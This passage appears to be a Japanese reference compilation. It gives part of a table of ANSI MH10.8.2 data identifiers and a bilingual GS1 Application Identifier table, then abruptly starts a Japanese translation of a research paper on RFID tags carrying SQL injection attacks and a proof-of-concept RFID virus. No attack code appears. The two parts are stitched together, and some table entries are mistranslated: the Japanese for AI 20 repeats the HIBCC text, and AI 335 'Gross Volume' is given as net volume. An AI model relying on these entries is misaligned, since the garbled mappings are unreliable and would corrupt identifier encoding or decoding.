		3N	日本電子機械工業会(EIAJ)によって定義されたフォーマットに従ったコード化構造			
		4N	UCC/EAN適用識別子(データとAI)(UCC/EAN)に従ったコード化構造とフォーマット			
		5N	AIAG勧告に従ったコード化構造とフォーマット。コード・リスト全体はhttp://www.aiag.org/projects/project_list_5n.htmlで見つけることができる。			
		6N	要求及び発行手続きコード(米国DoD MILSTRIP)。コード・リスト全体は		尻切れ	
		7N	輸送と移動の手続きコード(米国DoD MILSTAMP)。コード・リスト全体は		尻切れ	
		8N – 9N	将来の拡張のために予約（未定義）			
		10N	米国DoDのATOSコード（高度技術砲監視）			
		11N - 999N	将来の拡張のために予約（未定義）			
カテゴリ 15 人的資源						
	範囲	O-999O				
	割当て	O-999O	ゼロと見間違うので、使用は薦められない。			
カテゴリ 16 商品(アイテム) 情報						
	範囲	P-999P				
	割当て	P	発注者が割り当てた商品識別			
		1P	受注者が割り当てた商品識別			
		2P	ある商品のリビジョンを指定するために割り当てられるコード（例えば、技術的仕様変更レベル、エディション、リビジョン）			
		3P	12/13桁のUCC/EANフォーマットに従った、結合したメーカー識別コード/商品番号、加えてその他の補足のコード。	n13..14		
		4P	UCC/EANフォーマットの商品番号部分。			
		5P	危険性物質を評価する目的のために運送事業者によって割り当てられた貨物分類商品番号(例えば自動車貨物輸送、航空、船舶ボート、鉄道分類)。			
		6P	受注者識別と商品コードを連結したもの（企業内割り当てまたは当事者間取り決め）			
		7P	メーカーによっていくつかの通信機器に割り当てられた共通語設備識別(CLEI)。		CLEI	https://codecenter.commonlanguage.com/cc_downloads.asp?WebPageType=I&CodeSet=E
		8P	SCC-14コード構造のための14桁のUCC/EANフォーマット	n14		
		9P	メーカー識別（Dun & Bradstreet社が付番した9桁のDUNSナンバー）と商品コード／部品番号（メーカーが割当てる）とを連結したもの。			
		10P	ANS X12.3のDE208で定義された危険性物質コード（1文字のコード修飾子）の後にDE209(危険物コード)をつけたもの。		X12 DE208, DE209を参照	
		11P	通信機器のための10の字のCLEIコード	an10		
		12P	文書タイプ（ピッキングリスト、設計図面etc.）（企業内割り当て又は当事者間合意）			
		13P	車両メンテナンス報告規格システムコード			
		14P	車両メンテナンス報告規格システム及び半完成品コード			
		15P	車両メンテナンス報告規格システム、半完成品及び部品コード			
		16P	車両メンテナンス報告規格システム、半完成品及び部品コード（ユーザーが変更したもの）			
		17P	UCCの受注者識別と受注者が割当てた商品コードとを連結したもの。			
		18P	VMRSの受注者IDと受注者が割当てた部品番号を連結したもの。			
		19P	商品の構成要素（ひとつの製品が複数の梱包に収容される場合）			
		20P	第1レベル（発注者割当て）			
		21P	第2レベル（発注者割当て）			
		22P	第3レベル（発注者割当て）			
		23P	第4レベル（発注者割当て）			
		24P	第5レベル（発注者割当て）			
		25P	V18で定義された取引当事者の識別の後に、受注者が割当てた部品番号をつけたもの。			
		26P	次の高次半完成品の部品番号			
		27P - 29P	将来の拡張のために予約（未定義）			
		30P	第1レベル（受注者割当て）			
		31P	第2レベル（受注者割当て）			
		32P	第3レベル（受注者割当て）			
		33P	第4レベル（受注者割当て）			
		34P	第5レベル（発注者割当て）			
		35P – 39P	将来の拡張のために予約（未定義）			
		40P	危険性物質の用途、危険度および化学組成についてメーカーが記述した「物質安全性データシート(MSDS)」文書の識別番号に対して発注者が割り当てたコード。			
		41P - 999P	将来の拡張のために予約（未定義）			
カテゴリ 17 計測値						
	範囲	Q-999Q				
	割当て	Q	量、個数あるいは金額(数値のみ)(計測単位と意味は当事者間取り決め)			
		1Q	理論的な長さ/重量(数値のみ)			
		2Q	実際の重量(数値のみ)			
		3Q	計測量の単位、2文字のANS X12.3データ要素No.355計測単位コードによって定義される。			
		4Q	総額			
		5Q	正味金額			
		6Q	複数のコンテナーが単一の製品(各コンテナーの内容は単一の製品を構成するために他のコンテナーの内容と結合しなければならない)を含む場合に、データ識別子"6Q"は様々なコンテナーをリンクするために使用されなければならない。フォーマット(#of#)がある場合、で示された#(これは製品を定義するためのx個のうちのn番目です)、をn/xの書式で表す。ここで、スラッシュ(/)は2つの値の区切り文字である。			
		7Q	量、金額あるいは個数は、量の後ろに2文字のANS X12.3データ要素No.355計測量の単位をつける。			
		8Q	将来の拡張のために予約（未定義）			
		9Q	1個当たりの重量:単一のアイテムの重量			
		10Q	将来の拡張のために予約（未定義）			
		11Q	風袋重量:空のコンテナーの重量			
		12Q	受注者によって確立された金額。次の様式で表す:当事者間で定義されたの後ろに、ISO4217（通貨および資金の値の単位）データ要素コードつける。(例えば12Q2.50USD)(アメリカ・ドルで2.50の金額)意味は当事者間取り決め。		ISO4217 通貨コード	http://www2u.biglobe.ne.jp/~standard/code/country.ht
		13Q	個数中の何番目(#of#)（当該出荷におけるX個の中のN番目）をN/Xの書式で表す。ここで、スラッシュ(/)は2つの値の区切り文字である。より詳しくはAnnexC.6.3を参照。			
		14Q	第2の量の開始			
		15Q	第2の量の終了			
		16Q	有蓋トラック中の個数			
		17Q	有蓋トラック中の出荷数			

		18Q	立方体（体積？）			
		19Q	幅			
		20Q	高さ			
		21Q	長さ			
		22Q	出荷のネット重量(家財を含む)			
		23Q	有蓋トラックの長さ		*Unit of measure required	単位が必要
		24Q	有蓋トラックの内乗り体積			
		25Q	正味の爆発物の重量(爆発性を等価なポンド単位のTNTに換算)			
		26Q-999Q	将来の拡張のために予約（未定義）			
カテゴリ 18 その他諸々						
	範囲	R-999R				
	割当て	R	将来の拡張のために予約（未定義）			
		1R	受注者によって割り当てられた返信認証コード(RMA)。			
		2R	発注者によって割り当てられたリーターンコード。			
		3R	将来の拡張のために予約（未定義）			
		4R	米国国防総省識別コード(DoDIC)	an4	DoDIC：武器弾薬等の識別	http://www.tpub.com/gunners/24.htm
		5R - 999R	将来の拡張のために予約（未定義）			
カテゴリ 19 単一エンティティのためのトレーサビリティ番号						
	範囲	S-999S				
	割当て	S	そのライフタイムのために受注者によってエンティティに割り当てられた、通し番号またはコード(例えばコンピューター通し番号、追跡可能性番号、契約ツール識別)。		ライフタイムだけではなく，エンドオブライフの後でも使用の可能性は？	
		1S	そのライフタイム(例えば追跡可能性番号(コンピューター通し番号))のために受注者によってエンティティに割り当てられた補足コード。			
		2S	事前出荷案内（ASN)の出荷ID（SID)。ANS ASC X12データ要素396)に相当。	an2..30	X12 DE 396参照	396 Shipment Identification TYPE=AN MIN=2 MAX=30 A unique control number assigned by the original shipper to identify a specific shipment SEGMENTS USED IN (AS SIMPLE): BSN TRANSACTION SETS USED IN: 856
		3S	受注者によって割り当てられた一意なパッケージ識別。(パッケージIDコードを持っている最低のレベルのパッケージング;同種のアイテムを含なければならない。)			
		4S	単一の発注者からの注文中の同種のアイテムを含むマスターパッケージングに対して、受注者によって割り当てられたパッケージ識別(付録C.7を参照)。			
		5S	単一の発注者からの注文中の異種のアイテムを含むマスターパッケージングに対して、受注者によって割り当てられたパッケージ識別(付録C.7を参照)。			
		6S	複数の発注者からの注文中の同種のアイテムを含むマスターパッケージングに対して、受注者によって割り当てられたパッケージ識別(付録C.7を参照)。			
		7S	複数の発注者からの注文中の異種のアイテムを含むマスターパッケージングに対して、受注者によって割り当てられたパッケージ識別(付録C.7を参照)。			
		8S	UCC/EAN SSCC-18によって指定されたデータ・フォーマットで示された、受注者ID/一意のコンテナーID。	n18		
		9S	総括的な梱包識別(当事者間取り決め)。			
		10S	生産機械、製造ライン上のセル又は工具の識別コード			
		11S	固定資産識別コード			
		12S	文書番号（企業内割り当て又は当事者間合意）			
		13S	コンテナ・セキュリティ・シール			
		14S	第4種の異なる郵便小包明細			
		15S	ベンダーエンティティによって割り当てられた通し番号。(「13V」と共にのみ使用することができる)			
		16S	バーション番号。たとえばソフトウェアのバージョン番号。			
		17S	6桁のUCC受注者識別に、受注者が割当てた一意な梱包番号を連結したもの。			
		18S	CAGEコード及びCAGE内で一意なシリアル番号。	an5+an..20		
		19S	Dun & Bradstreetの企業識別の後ろに、受注者によって割当てられた一意の梱包識別を連結したもの。 フォーマットはnn...n+nn...nで、プラス記号（＋）はDUNSナンバーと一意な梱包識別の区切り文字である。			
		20S	発注者によって割当てられたあるエンティティのためのトレーサビリティコード。			
		21S	米国運輸省のタイヤメーカー・プラントコードと受注者が割当てたタイヤの一意識別子を連結したもの。			http://www.nhtsa.dot.gov/cars/rules/TireSafety/ridesonit/brochure.html
		22S	携帯電話用の電子的シリアル番号。			
		23S	IEEE802.11に適合したメディアアクセスコントロール（MAC)アドレス。	an12	IEEE802.11	IEEEに標準仕様として勧告された無線LAN仕様で、2.4GHz帯域の電波を利用する方式と赤外線を使う方式が標準化されている。伝送速度は1～2Mbpsで、伝送距離は100m程度。基本的にはデータ伝送に用いる媒体としてケーブルのかわりに電波を用いるという違いがあるだけで、物理層より上の層は有線LANと同じプロトコルを用いることができる。しかし、有線に比べて無線の伝送効率ははるかに低いため、有線LANと異なったCSMA/CAというアクセス制御が用いられ、ビット誤り率の低いスペクトラム拡散方式が用いられる。I
		24S	将来の拡張のために予約（未定義）			
		25S	18Vで定義された取引当事者の識別子の後ろに、受注者が割当てたシリアル番号をつけたもの。			
		26S - 29S	将来の拡張のために予約（未定義）			
		30S	"S"または"1S"で提供されるトレーサビリティコードとの差分又は追加分を表すために受注者が割当てる付加的なトレーサビリティコード。			
		31S	一連のシリアルナンバー群の開始のシリアル番号			
		32S	一連のシリアルナンバー群の終了のシリアル番号			
		33S	次段階の高次の半完成品のシリアル番号			
		34S	最終製品の部品番号又はシリアル番号			
		35S	バンパー番号（Unit DOD Move中で使用）			
		36S	パレット識別子（積み込まれた463L航空パレットのために使用）			
		37S - 49S	将来の拡張のために予約（未定義）			
		50S	第1レベル（受注者割当て）	an..20		
		51S	第2レベル（受注者割当て）	an..20		
		52S	第3レベル（受注者割当て）	an..20		
		53S	第4レベル（受注者割当て）	an..20		

		54S	第5レベル (発注者割当て)	an..20		
		55S - 95S	将来の拡張のために予約 (未定義)			
		96S	96ビットのEPCデータ構造 (EPCGlobal)	b96		
		97S - 999S	将来の拡張のために予約 (未定義)			
カテゴリ 20 エンティティのグループのためのトレーサビリティ番号						
	範囲	T-999T				
	割当て	T	一意なエンティティのグループを識別/トレースするために、発注者によって割り当てられた、トレーサビリティ番号。(例えばロット、バッチ、ヒート)			
		1T	一意なエンティティのグループを識別/トレースするために、受注者によって割り当てられた、トレーサビリティ番号。(例えばロット、バッチ、ヒート)			
		2T	将来の拡張のために予約 (未定義)			
		3T	排他的な割り当て(排気ガス試験用の米国EPA車両識別)		U.S. EPA: Environmental Protection Agency	
		4T - 19T	将来の拡張のために予約 (未定義)			
		20T	第1レベル (発注者割当て)			
		21T	第2レベル (発注者割当て)			
		22T	第3レベル (発注者割当て)			
		23T	第4レベル (発注者割当て)			
		24T	第5レベル (発注者割当て)			
		25T	18Vで識別取引当事者の識別の後に、受注者が割り当てたトレーサビリティ番号が付く。			
		26T - 29T	将来の拡張のために予約 (未定義)			
		30T	第1レベル (受注者割当て)			
		31T	第2レベル (受注者割当て)			
		32T	第3レベル (受注者割当て)			
		33T	第4レベル (受注者割当て)			
		34T	第5レベル (発注者割当て)			
		35T - 999T	将来の拡張のために予約 (未定義)			
カテゴリ 21 UPUと MH 10/SC8/WG2 が合意したコード						
	範囲	U-999U				
	割当て	U-4U	将来の拡張のために予約 (未定義)			
		5U	UPU標準のS25データに従って構築された、郵便サービスおよび関連するプロセス・データを規定する、「サービス・データ」。		UPUのS25	
		6U - 14U	ASC MH 10/SC 8/WG 2と共同でUPUニーズのための割り当て用に確保。			
		15U	UPU標準のS25データに従って構築された、補足郵便サービスおよび関連するプロセス・データを規定する、「補足サービス・データ」。		UPUのS25	
		16U - 54U	ASC MH 10/SC 8/WG 2と共同でUPUニーズのための割り当て用に確保。			
		55U	OCRデータ・ロケータ			
		56U - 999U	将来の拡張のために予約 (未定義)			
カテゴリ 22 取引当事者						
	範囲	V-999V				
	割当て	V	発注者が割当てた受注者コード			
		1V	受注者が割当てた受注者コード			
		2V	先の割り当て			
		3V	先の割り当て(EANがAI「776」を採用する場合、これはEAN.UCC企業プリフィックスに戻るかもしれない)			
		4V	受注者、運送事業者および発注者によって相互に定義された業界基準によって割り当てられた、運送事業者識別コード。			
		5V	金融機関識別コード(当事者間取り決め)			
		6V	メーカー識別コード (当事者間取り決め)			
		7V	エンティティ又はエンティティの集合のために金融負債を所有する当事者(例えば在庫の所有者)に割り当てられたコード。			
		8V	発注者が割当てた発注者コード			
		9V	受注者が割当てた発注者コード			
		10V	将来の拡張のために予約 (未定義)			
		11V	エンティティ、プロセスあるいは手続き(例えば店、事業部、部)に対する予算責任を持った機関 (社内定義)			
		12V	メーカーを識別するDUNSナンバー	n9..13		
		13V	受注者を識別するDUNSナンバー	n9..13		
		14V	発注者を識別するDUNSナンバー	n9..13		
		15V	運送事業者が割当てた出荷者番号			
		16V	VMRS 受注者コード		VMRS:Vehicle Maintenance Reporting Standard	
		17V	米国国防総省"Commercial and Government Entity "コード	an5	CAGE:Commercial and Government Entity (DoDが調達先に付番したコード)	https://www.bpn.gov/bincs/begin_search.asp
		18V	データ・フォーマットが2つの連結したセグメントから成る取引当事者の識別。 第1のセグメントは、ISO/IEC 15459に従ってNENによって発番機関に割り当てられた一意なコード。 第2のセグメントは、発番機関によって確立された規則に従って割り当てられた一意なエンティティの識別。 (http://www.nen.nl/nl/pro/line/ISOIEC15459_and_EN1572_guide.htmlを参照)			
		19V	プラス文字(+)によって分離されたEDIFACTコード・リスト3035「当事者修飾子」からの1つ以上のコード値から成る当事者の取引における役割の指定。 (連結文字がプラスの(+)特徴である場合に、リニアシンボルあるいは他のメディア中の他のDIと連結されないこと)		EDIFACT ED3035参照	
		20V	18Vで識別されるような取引当事者の識別、その後ろに、プラス文字(+)によって分離されたEDIFACTコード・リスト3035「」からの1つ以上のコード値が続く。 (連結文字がプラスの(+)特徴である場合に、リニアシンボルあるいは他のメディア中の他のDIと連結されないこと)			
		21V	18Vで識別されるような取引当事者の識別、組織的なサブユニット (部署・部門) が後ろに付く。IACがISO 15459-2登録機関によって割り当てられた、発番機関コードである場合に、18V(例えば21VのIAC CIN OSU)で識別された当事者によって割り当てられて、CINはIACによって割り当てられた企業識別コード。また、OSUはCINによって割り当てられた組織的なサブユニット (部署・部門) 識別。	an..35		
		22V - 999V	将来の拡張のために予約 (未定義)			
カテゴリ 23 企業活動への参照						
	範囲	W-999W				
	割当て	W	作業命令番号(例えば「生産指示書」)(内部割当て又は当事者間取り決め)			
		1W	作業順序番号 (作業体系番号)			
		2W	作業コードー行われるべき作業のタイプ(内部割当て又は当事者間取り決め)			
		3W	作業命令番号と作業順序番号とを組み合わせ、nn...n+nn...nであらわしたもの。 ここで加算記号 (+) は作業命令番号と作業順序番号との区切り文字である。			
		4W	状態コード(内部割当て又は当事者間取り決め)			
		5W	作業ユニットコードーシステム、サブシステム、半完成品、部品などを識別する。これによりメンテナンスを実行する。			
		6W	命名法(内部割当て又は当事者間取り決め)			
		7W-9W	将来の拡張のために予約 (未定義)			
		10W	書式制御番号ー用紙上に印刷された制御番号			

		11W	品質保証検査担当者-姓、氏、苗字
		12W	この用紙を記入（完成）する人の電話番号
		13W-999W	将来の拡張のために予約（未定義）
カテゴリ　24 将来の拡張のために予約（未定義）			
	範囲	X-999X	
	割当て	X-999X	将来の拡張のために予約（未定義）
カテゴリ　25 将来の拡張のために予約（未定義）			
	範囲	Y-999Y	
	割当て	Y-999Y	将来の拡張のために予約（未定義）
カテゴリ　26 関係者間取り決め（自由使用欄）			
	範囲	Z-999Z	
	割当て	Z	発注者及び受注者間の2者間取り決め
		1Z	運送事業者及び受注者間の2者間取り決め
		2Z	発注者及び運送事業者間の2者間取り決め
		3Z	フリーテキスト
		4Z	運送事業者及び取引相手間の3者間取り決め
		5Z-9Z	将来の拡張のために予約（未定義）
		10Z	構造化されたフリーテキスト（ヘッダ・データ）
		11Z-99Z	構造化されたフリーテキスト（1～89行データ）
		100Z-999Z	将来の拡張のために予約（未定義）
		n/e	対応なし

付属資料Ⅱ-1 【GS1の AI(Application Identifiers)定義表】

AI	Data Content	日本語	Format
00	Serial Shipping Container Code (SSCC)	SSCC-18（正式名：シリアルシッピングコンテナコード）	n2+n18
01	Global Trade Item Number (GTIN) Fixed Measure (f.k.a. SCC-14)	グローバルトレードアイテムナンバー（GTIN）（正式名：SCC-14）	n2+n14
02	GTIN of trade items contained in a logistic unit (Must be used with AI 37)	輸送単位に入れられた商品のGTIN。（AI37と一緒に使用すること。）	n2+n14
10	Batch or Lot Number	バッチ又はロット番号	n2+an...20
11 (*)	Production Date (YYMMDD)	製造日（年年月月日日）	n2+n6
12 (*)	Due Date (YYMMDD)	期日（年年月月日日）	n2+n6
13 (*)	Packaging Date (YYMMDD)	梱包日（年年月月日日）	n2+n6
15 (*)	Minimum Durability Date (YYMMDD) (f.k.a Best Before / Quality)	最小耐久性期日（年年月月日日）（正式名：賞味期限／品質）（Sell By Date:販売期限）	n2+n6
17 (*)	Maximum Durability Date (YYMMDD) (f.k.a Use By / Safety)	最大耐久性期日（年年月月日日）（正式名：使用期限／安全）	n2+n6
20	Product Variant	hIBBC－数量，日付，バッチ，及びリンク	n2+n2
21	Serial Number	シリアル番号，一連番号	n2+an...20
22	HIBCC - Quantity, Date, Batch, and Link	HIBBC－数量，日付，バッチ，及びリンク	n2+an...29
23 (**)	Lot Number (Transitional Use)	ロット番号(暫定使用)	n3+n...19
240	Additional Product Identification Assigned by the Manufacturer	メーカが割当てた付加的な製品識別	n3+an...30
241	Customer Part Number	発注者部品番号	n3+an...30
250	Secondary Serial Number	第2シリアル番号，第2一連番号	n3+an...30
251	Reference to Source Entity	出所実態への参照	n3+an...30
252	Global Identifier Serialized for Trade (GIST)	取引のためのグローバルな一連識別子	n3+n27
30	Variable Count (f.k.a. Quantity)	変数（正式名：数量）	n2+n...8
310 (***)	Net Weight, Kilograms	正味重量，キログラム	n4+n6
311 (***)	Length or 1st Dimension Trade, Meters	長さ（又は一番目の寸法）メートル（商取引）	n4+n6
312 (***)	Width, Diameter, or 2nd Dimension, Trade, Meters	幅，直径（又は二番目の寸法）メートル（商取引）	n4+n6
313 (***)	Depth, Thickness, Height or 3rd Dimension, Trade, Meters	深さ，厚さ，高さ（又は三番目の寸法）メートル（商取引）	n4+n6
314 (***)	Area, Trade, Square Meters	面積，平方メートル（商取引）	n4+n6
315 (***)	Net Volume, Liters	正味体積，リットル	n4+n6
316 (***)	Net Volume, Cubic Meters	正味体積，立方メートル	n4+n6
320 (***)	Net Weight, Pounds	正味重量，ポンド	n4+n6
321 (***)	Length or 1st Dimension, Trade, Inches	長さ（又は一番目の寸法）インチ（商取引）	n4+n6
322 (***)	Length or 1st Dimension, Trade, Feet	長さ（又は一番目の寸法）フィート（商取引）	n4+n6
323 (***)	Length or 1st Dimension, Trade, Yards	長さ（又は一番目の寸法）ヤード（商取引）	n4+n6
324 (***)	Width , Diameter, or 2nd Dimension, Trade, Inches	幅，直径（又は二番目の寸法）インチ（商取引）	n4+n6
325 (***)	Width, Diameter, or 2nd Dimension, Trade, Feet	幅，直径（又は二番目の寸法）フィート（商取引）	n4+n6
326 (***)	Width, Diameter, or 2nd Dimension, Trade, Yards	幅，直径（又は二番目の寸法）ヤード（商取引）	n4+n6
327 (***)	Depth, Thickness, Height or 3rd Dimension, Trade, Inches	深さ，厚さ，高さ（又は三番目の寸法）インチ（商取引）	n4+n6
328 (***)	Depth, Thickness, Height or 3rd Dimension, Trade, Feet	深さ，厚さ，高さ（又は三番目の寸法）フィート（商取引）	n4+n6
329 (***)	Depth, Thickness, Height or 3rd Dimension, Trade, Yards	深さ，厚さ，高さ（又は三番目の寸法）ヤード（商取引）	n4+n6
330 (***)	Gross Weight, Kilograms	総重量，キログラム（商取引）	n4+n6
331 (***)	Length or 1st Dimension, Meters Logistics	長さ（又は一番目の寸法）メートル（物流）	n4+n6
332 (***)	Width, Diameter, or 2nd Dimension, Meters Logistics	幅，直径（又は二番目の寸法）メートル（物流）	n4+n6
333 (***)	Depth, Thickness, Height or 3rd Dimension, Meters, Logistics	深さ，厚さ，高さ（又は三番目の寸法）メートル（物流）	n4+n6
334 (***)	Area, Square Meters Logistics	面積，平方メートル（物流）	n4+n6
335 (***)	Gross Volume, Liters	正味体積，リットル	n4+n6
336 (***)	Gross Volume, Cubic Meters	正味体積，立方メートル	n4+n6
337 (***)	Kilograms per Square Meter	キログラム毎平方メートル	n4+n6
340 (***)	Gross Weight, Pounds	総重量，ポンド（物流）	n4+n6
341 (***)	Length or 1st Dimension, Inches Logistics	長さ（又は一番目の寸法）インチ（物流）	n4+n6
342 (***)	Length or 1st Dimension, Feet Logistics	長さ（又は一番目の寸法）フィート（物流）	n4+n6
343 (***)	Length or 1st Dimension, Yards Logistics	長さ（又は一番目の寸法）ヤード（物流）	n4+n6
344 (***)	Width, Diameter, or 2nd Dimension, Inches Logistics	幅，直径（又は二番目の寸法）インチ（物流）	n4+n6
345 (***)	Width, Diameter, or 2nd Dimension, Feet Logistics	幅，直径（又は二番目の寸法）フィート（物流）	n4+n6
346 (***)	Width, Diameter, or 2nd Dimension, Yards Logistics	幅，直径（又は二番目の寸法）ヤード（物流）	n4+n6
347 (***)	Depth, Thickness, Height or 3rd Dimension, Inches, Logistics	深さ，厚さ，高さ（又は三番目の寸法）インチ（物流）	n4+n6
348 (***)	Depth, Thickness, Height or 3rd Dimension, Feet, Logistics	深さ，厚さ，高さ（又は三番目の寸法）フィート（物流）	n4+n6
349 (***)	Depth, Thickness, Height or 3rd Dimension, Yards, Logistics	深さ，厚さ，高さ（又は三番目の寸法）ヤード（物流）	n4+n6
350 (***)	Area, Trade, Square Inches	面積，平方インチ（商取引）	n4+n6
351 (***)	Area, Trade, Square Feet	面積，平方フィート（商取引）	n4+n6
352 (***)	Area, Trade, Square Yards	面積，平方ヤード（商取引）	n4+n6
353 (***)	Area, Square Inches, Logistics	面積，平方インチ（物流）	n4+n6
354 (***)	Area, Square Feet, Logistics	面積，平方フィート（物流）	n4+n6
355 (***)	Area, Square Yards, Logistics	面積，平方ヤード（物流）	n4+n6
356 (***)	Net Weight, Troy Ounces	正味重量，トロイ・オンス	n4+n6
357 (***)	Net Volume, Ounces (U.S.)	正味体積，オンス（米国）	n4+n6
360 (***)	Net Volume, Quarts	正味体積，クォート	n4+n6
361 (***)	Net Volume, Gallons (U.S.)	正味体積，ガロン（米国）	n4+n6
362 (***)	Gross Volume, Quarts	総体積，クォート	n4+n6
363 (***)	Gross Volume, Gallons (U.S.)	総体積，ガロン(米国)	n4+n6
364 (***)	Net Volume, Cubic Inches	正味体積，立方インチ	n4+n6
365 (***)	Net Volume, Cubic Feet	正味体積，立方フィート	n4+n6
366 (***)	Net Volume, Cubic Yards	正味体積，立方ヤード	n4+n6
367 (***)	Gross Volume, Cubic Inches	総体積，立方インチ	n4+n6
368 (***)	Gross Volume, Cubic Feet	総体積，立方フィート	n4+n6
369 (***)	Gross Volume, Cubic Yards	総体積，立方ヤード	n4+n6
37	Count of Trade Items Contained in a Logistics Unit (For Use with AI 02	一つの物流単位に含まれる取引商品の個数（入り数）（AI 02と一緒にのみ使用）	n2+n...8
390 (***)	Amount Payable – single monetary area	支払い可能金額－単一通貨エリア	n4+n..15
391 (***)	Amount Payable – with ISO currency code	支払い可能金額－ISO通貨コードを伴う	n4+n3+n..15
392 (***)	Amount Payable for a Variable Measure Trade Item – single monetary area	支払い可能金額－可変計量取引商品－単一通貨エリア	n4+n..15
393 (***)	Amount Payable for a Variable Measure Trade Item – with ISO currency	支払い可能金額－可変計量取引商品－ISO通貨コードを伴う	n4+n3+n..15
400	Customer's Purchase Order Number	発注者の注文番号	n3+an...30
401	Consignment Number	貨物預かり番号，貨物番号	n3+an...30
402	Shipment Identification Number	出荷識別番号	n3+n17
403	Routing Code	輸送経路コード	n3+an..30
410	Ship To (Deliver To) - EAN/UCC Global Location Number	出荷先（配達先）－EAN/UCCグローバルロケーションナンバー	n3+n13
411	Bill To (Invoice To) - EAN/UCC Global Location Number	請求先－EAN/UCCグローバルロケーションナンバー	n3+n13
412	Purchased From - EAN/UCC Global Location Number	受注元－EAN/UCCグローバルロケーションナンバー	n3+n13
413	Ship For - Deliver For - Forward To EAN/UCC Global Location Number	出荷仕向け先－転送先，EAN/UCCグローバルロケーションナンバー	n3+n13
414	Identification of a Physical Location, EAN/UCC Global Location Number	物理的場所の識別子－EAN/UCCグローバルロケーションナンバー	n3+n13
415	EAN/UCC Global Location Number of the Invoicing Party	請求者のEAN/UCCグローバルロケーションナンバー	n3+n13
420	Ship To (Deliver To) Postal Code Within a Single Postal Authority	出荷先（配達先）郵便番号－単一郵政当局の配下	n3+an...9
421	Ship To (Deliver To) Postal Code With 3-digit ISO Country Code Prefix	出荷先（配達先）郵便番号－3桁のISO国コードを前置きする	n3+n3+an...9
422	Country of Origin of a Trade Item	取引商品の原産国	n3+n3
423	Country of Initial Processing	最初に処理した国	n3+n…15
424	Country of Processing	処理した国	n3+n3
425	Country of Disassembly	分解した国	n3+n3
426	Country covering full process chain	処理チェーン全体をカバーする国	n3+n3
7001	NATO Stock Number (NSN)	NATO備蓄番号（NSN）	n4+n13
7002	UN/ECE Meat Carcasses and Cuts Classification	UN/ECE 食肉カット分類	n4+n…30
703(s)	Approval number of processor with ISO country code	合意された処理番号－ISO国コードを伴う	n4+n3+an..27
8001	Roll products - Width, Length, Core Diameter, Direction, & Splices	ロール製品－幅，長さ，芯直径，方向&継手	n4+n14
8002	Electronic Serial Number for Cellular Mobile Telephones	携帯電話の電子的シリアル番号	n4+an...20
8003	Global Returnable Asset Identifier (GRAI)	グローバル・回収可能・資産識別子	n4+n14+an...16
8004	Global Individual Asset Identifier (GIAI)	グローバル個人資産識別子	n4+an...30
8005	Price Per Unit of Measure	計量単位あたりの価格	n4+n6
8006	Identification of the Component of an Article	商品の構成要素の識別子	n4+n14+n2+n2
8007	International Bank Account Number	国際銀行口座番号	n4+n18
8008	Date and Time of Production (YYMMDDHHMMSS)	製造日付時刻（年年月月日日時時分分秒秒）	n4+n8…12
8018	Global Service Relation Number	グローバルサービスリレーション番号	n4+n18
8020	Payment Slip Reference Number	支払い伝票参照番号	n4+an..25

8100	Coupon Extended Code - Number System Character and Offer	クーポン拡張コード－番号体系文字及び提供	n4+n1+n5
8101	Coupon Extended Code - Number System Character, Offer, and End of	クーポン拡張コード－番号体系文字及び提供及び提供終了	n4+n1+n5+n4
8102	Coupon Extended Code - Number System Character preceded by zero	クーポン拡張コード－番号体系文字の前にゼロを置く。	n4+n1+n1
90	ANS MH10.8.2 Data Identifiers (Information Agreed Between Trading	ANS MH10.8.2データ識別子（取引相手との間で合意された情報）	n2+an..4+an...26
91	Intra-Company Internal	企業内部	n2+an...30
92	Intra-Company Internal	企業内部	n2+an...30
93	Intra-Company Internal	企業内部	n2+an...30
94	Internal	内部	n2+an...30
95	Internal - Carriers	内部－物流事業者	n2+an...30
96	Internal - Carriers	内部－物流事業者	n2+an...30
97	Intra-Company Internal	企業内部	n2+an...30
98	Intra-Company Internal	企業内部	n2+an...30
99	Internal	内部	n2+an...30
(*)	To indicate only year and month, DD can be filled with "00"	単に年と月を示すためには、DDを「00」で満たすことができる。	
(**)	Plus one digit for length indication	長さを表すためにもう1桁使用する	
(***)	Plus one digit for decimal point indication	少数点を表すためにもう1桁使用する	
(+)	The definition of 400 has been modified to allow order, release, and line numbers, at the discretion of the issuer	400の定義は発行者の判断により、オーダー、リリースおよび行番号を許可するために修正された。	

Date Value Representation:

a	alphabetic characters (chars)	英字
n	numeric chars	数字
an	alpha-numeric chars	英数字
n3	3 numeric chars, fixed length	3桁の数字
an3	3 alpha-numeric chars, fixed length	3文字の英数字
n...3	up to 3 numeric chars	3桁までの数字（可変長）
a...3	up to 3 alphabetic chars	3文字までの英字（可変長）
an...3	up to 3 alpha-numeric chars	3文字までの英数字（可変長）
s	sequence in the process	処理中の順番

あなたの猫はコンピュータ・ウイルスに感染していませんか

Melanie R. Rieback、Bruno Crispo、Andrew S. Tanenbaum

アムステルダム自由大学コンピュータ・システム・グループ
De Boelelaan 1081a, 1081 HV Amsterdam, Netherlands
{melanie,crispo,ast}@cs.vu.nl

要旨

RFID システムは、総じて疑念の目で見られることが多いが、個々の RFID タグから受け取る入力データは暗黙のうちに信頼されている。RFID 攻撃は現在、適切にフォーマットされていても RFID データが偽物であるものと考えられている。しかし、RFID タグが SQL インジェクション攻撃あるいはバッファ・オーバーフローを送信するとは誰も予想していない。本書は、RFID タグからのデータが、バックエンド・ソフトウェア・システムの脆弱性を突いた攻撃に利用可能であることの警告として役立てることを意図している。従って、RFID ミドルウェア・ライターは、インターネットが経験したような、あらゆる周知の脆弱性に RFID ミドルウェアが苦しめられることのないよう、適切な検査（境界検査、特殊な文字フィルタリングなど）を確立するものでなければならない。さらに、コンセプトの証明として、本書では初となる自己繁殖型 RFID ウイルスについて紹介する。このウイルスは、RFID タグを媒介として利用することにより、SQL インジェクション攻撃を介して、バックエンド RFID ミドルウェア・システムを侵害するものである。

1. はじめに

RFID を応用したペットのタグ付けの導入に成功した数年後、獣医のペット識別システムである Seth が奇妙な挙動を示し始めた。まず、RFID リーダーが間違ったペット所在地データを報告しているように思われ、数時間後、今度はシステムがペットの RFID タグからデータを消去しているようであった。そして、何より奇妙な出来事が起こった。ペット識別用コンピュータの LCD ディスプレイがフリーズし、不気味なメッセージを表示したのである。そのメッセージとは、「あなたのペットは皆、私達のものです」というものであった。[1]

入力データは、ハッカーがバックエンド・ソフトウェア・システムの脆弱性を突いた攻撃を仕掛ける際に利用できる。これは今に始まった話ではないが、RFID システム設計者が、RFID タグ

[1] http://en.wikipedia.org/wiki/All_your_base_are_belong_to_us　を参照のこと。

